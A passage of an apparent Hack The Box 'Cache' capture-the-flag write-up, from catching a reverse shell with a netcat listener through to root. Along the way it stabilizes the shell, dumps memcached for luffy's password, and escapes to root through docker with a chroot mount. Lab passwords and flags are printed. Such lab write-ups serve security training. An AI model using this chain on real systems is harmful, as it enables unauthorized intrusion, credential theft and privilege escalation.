
Make sure to use the IP of your box. Now fire up netcat:
nc -lnvp 1234
Now browse to this page:
http://hms.htb/sites/default/letter_templates/custom_pdf.php
You should have a shell!

You can stabilize the shell using python3:
python3 -c 'import pty; pty.spawn("/bin/bash")'
Now you can su to ash's account using the password we found earlier:
su ash
Password: H@v3_fun
Now go get the user.txt flag in Ash's home folder.
e0b54325d36fc92fe2d538d2a3ed5c7f
Getting root
Now let's get linpeas on here. I downloaded linpeas.sh to my local machine and then ran the python simple http server so that I could wget it from the target box. I'm not showing those steps because you can find 100+ articles showing you how to do that.
Linpeas didn't show much other than there is another user luffy and the server is also running docker and memcached.
docker is running as root. That is totally how we are going to get root. Let's see if we can run docker commands.
ash@cache:~$ docker ps
docker ps
Got permission denied while trying to connect to the Docker daemon socket at unix:///var/run/docker.sock: Get http://%2Fvar%2Frun%2Fdocker.sock/v1.39/containers/json: dial unix /var/run/docker.sock: connect: permission denied
Okay, maybe we need to be Luffy to use docker commands. I guess we need to look at memcached exploits.

We've got memcached running on localhost port 11211. We can telnet into it and view the items in memcache. I had to get help with this part from folks on discord. This is what I did:
ash@cache:~$ telnet 127.0.0.1 11211
telnet 127.0.0.1 11211
Trying 127.0.0.1...
Connected to 127.0.0.1.
Escape character is '^]'.
stats slabs
stats slabs
STAT 1:chunk_size 96
STAT 1:chunks_per_page 10922
STAT 1:total_pages 1
STAT 1:total_chunks 10922
STAT 1:used_chunks 5
STAT 1:free_chunks 10917
STAT 1:free_chunks_end 0
STAT 1:mem_requested 371
STAT 1:get_hits 0
STAT 1:cmd_set 7140
STAT 1:delete_hits 0
STAT 1:incr_hits 0
STAT 1:decr_hits 0
STAT 1:cas_hits 0
STAT 1:cas_badval 0
STAT 1:touch_hits 0
STAT active_slabs 1
STAT total_malloced 1048576
END
stats items
stats items
STAT items:1:number 5
STAT items:1:number_hot 0
STAT items:1:number_warm 0
STAT items:1:number_cold 5
STAT items:1:age_hot 0
STAT items:1:age_warm 0
STAT items:1:age 50
STAT items:1:evicted 0
STAT items:1:evicted_nonzero 0
STAT items:1:evicted_time 0
STAT items:1:outofmemory 0
STAT items:1:tailrepairs 0
STAT items:1:reclaimed 0
STAT items:1:expired_unfetched 0
STAT items:1:evicted_unfetched 0
STAT items:1:evicted_active 0
STAT items:1:crawler_reclaimed 0
STAT items:1:crawler_items_checked 208
STAT items:1:lrutail_reflocked 0
STAT items:1:moves_to_cold 7140
STAT items:1:moves_to_warm 0
STAT items:1:moves_within_lru 0
STAT items:1:direct_reclaims 0
STAT items:1:hits_to_hot 0
STAT items:1:hits_to_warm 0
STAT items:1:hits_to_cold 0
STAT items:1:hits_to_temp 0
END
stats cachedump 1 0
stats cachedump 1 0
ITEM link [21 b; 0 s]
ITEM user [5 b; 0 s]
ITEM passwd [9 b; 0 s]
ITEM file [7 b; 0 s]
ITEM account [9 b; 0 s]
END
get user
get user
VALUE user 0 5
luffy
END
get passwd
get passwd
VALUE passwd 0 9
0n3_p1ec3
END
exit
exit
ERROR
quit
quit
Connection closed by foreign host.
ash@cache:~$ su luffy
su luffy
Password: 0n3_p1ec3
Now we've got access via Luffy. I'm guessing that now we need to look at docker.
I went to gtfobins and found a way to escalate using docker.

Before I try to install a docker image, let's see what images are available.
docker ps -a
docker images
Nothing running but we do have the ubuntu image. We can use that to escalate.
This is the command I used to get a root shell:
docker run -v /:/mnt --rm -it ubuntu chroot /mnt bash
Since docker is running as root, this gives you a root shell. Boom! We pwned this box.
054e2a13fc72865189605489c71d6045